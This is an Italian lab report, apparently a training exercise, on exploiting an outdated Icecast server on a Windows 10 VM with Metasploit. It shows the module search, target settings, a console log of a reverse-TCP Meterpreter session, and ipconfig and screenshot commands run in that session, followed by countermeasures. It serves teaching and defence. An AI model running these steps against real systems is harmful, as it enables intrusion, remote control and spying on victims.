

# **REPORT**

## **Exploit Icecast con Metasploit**

Cristiano Samuel Vanvitelli

22/01/2026

# **Introduzione**

Il seguente documento riporta un attacco dato dallo sfruttamento di una versione datata del servizio **Icecast**, software di streaming multimediale opensource.

Per l'attacco è stato utilizzato **Metasploit** dove una volta creata una sessione **Meterpreter**, sono stati eseguiti due comandi come verifica del successo dell'exploit.

L'attacco viene suddiviso in due fasi:

- 1. Ricerca, configurazione modulo**
- 2. Lancio e verifica exploit**

## **Obiettivo**

L'obiettivo è ottenere una sessione **Meterpreter** sul sistema windows, verificare l'IP del target e recuperare uno screenshot tramite la sessione Meterpreter.


---

## **Strumenti**

- **Windows10**: macchina target
- **Metasploit**: piattaforma di attacco

---

## **Fase 1 Avvio Metasploit ed esecuzione modulo**



*Fig. 1 Attivazione server Icecast*

\*Fig.2 Avvio Metasploit

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/icecast_header	2004-09-28	great	No	Icecast Header Overwrite

\*Fig.3 Ricerca modulo Icecast

```
msf exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (188998 bytes) to 192.168.50.125
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.125:49451) at 2026-01-22 10:02:51 -0500
meterpreter > |
```

\*Fig.4 Lancio exploit

Prima di avviare l'exploit, è stata attivata una istanza del servizio **Icecast** sulla macchina target (Windows 10). Questa operazione è necessaria per rendere il servizio disponibile sulla rete.

In seguito, è stato avviato **Metasploit** e si è utilizzato il modulo *exploit/windows/http/icecast\_header*, impostando i seguenti parametri:

- **RHOST:** IP Windows10 (192.168.50.125)
- **LHOST:** IP Kali (192.168.50.100)

---

## Fase 2 Verifica IP/recupero screenshot

```
meterpreter > ipconfig
=====
Interface 1
=====
Name    : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU     : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name    : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:1f:85:ef
MTU     : 1500
IPv4 Address : 192.168.50.125
IPv4 Netmask : 255.255.255.0

Interface 6
=====
Name    : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU     : 1280
IPv6 Address : fe80::5efe:c0a8:327d
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

\*Fig.5 Verifica indirizzo IP

```
meterpreter > screenshot
Screenshot saved to: /home/kali/rymAqcPT.jpeg
```

\*Fig.6 Comando screenshot



\*Fig. 7 Verifica screenshot

Una volta avviato l'exploit, è stata stabilita con successo una sessione Meterpreter. All'interno della sessione, sono stati eseguiti il comando **ipconfig**, per verificare l'indirizzo IP della macchina target (Windows 10) e il comando **screenshot**, per effettuare una cattura schermo del desktop della vittima.

---

## Conclusione

Il report ha confermato il successo dell'exploit, mostrando come l'utilizzo di una versione datata di un servizio possa portare ad un controllo avanzato del sistema.

---

## Contromisure

Per mitigare questo tipo di attacchi, si consiglia:

- **Aggiornamento del software:** Aggiornare i servizi utilizzati alla versione più recente.
- **Configurazione del Firewall di Windows:** la porta del servizio dovrebbe essere chiusa o filtrata per accettare connessioni solo da IP autorizzati.
- **Vulnerability Scanning:** Utilizzare tool come **Nessus** per scansionare la rete alla ricerca di servizi vulnerabili.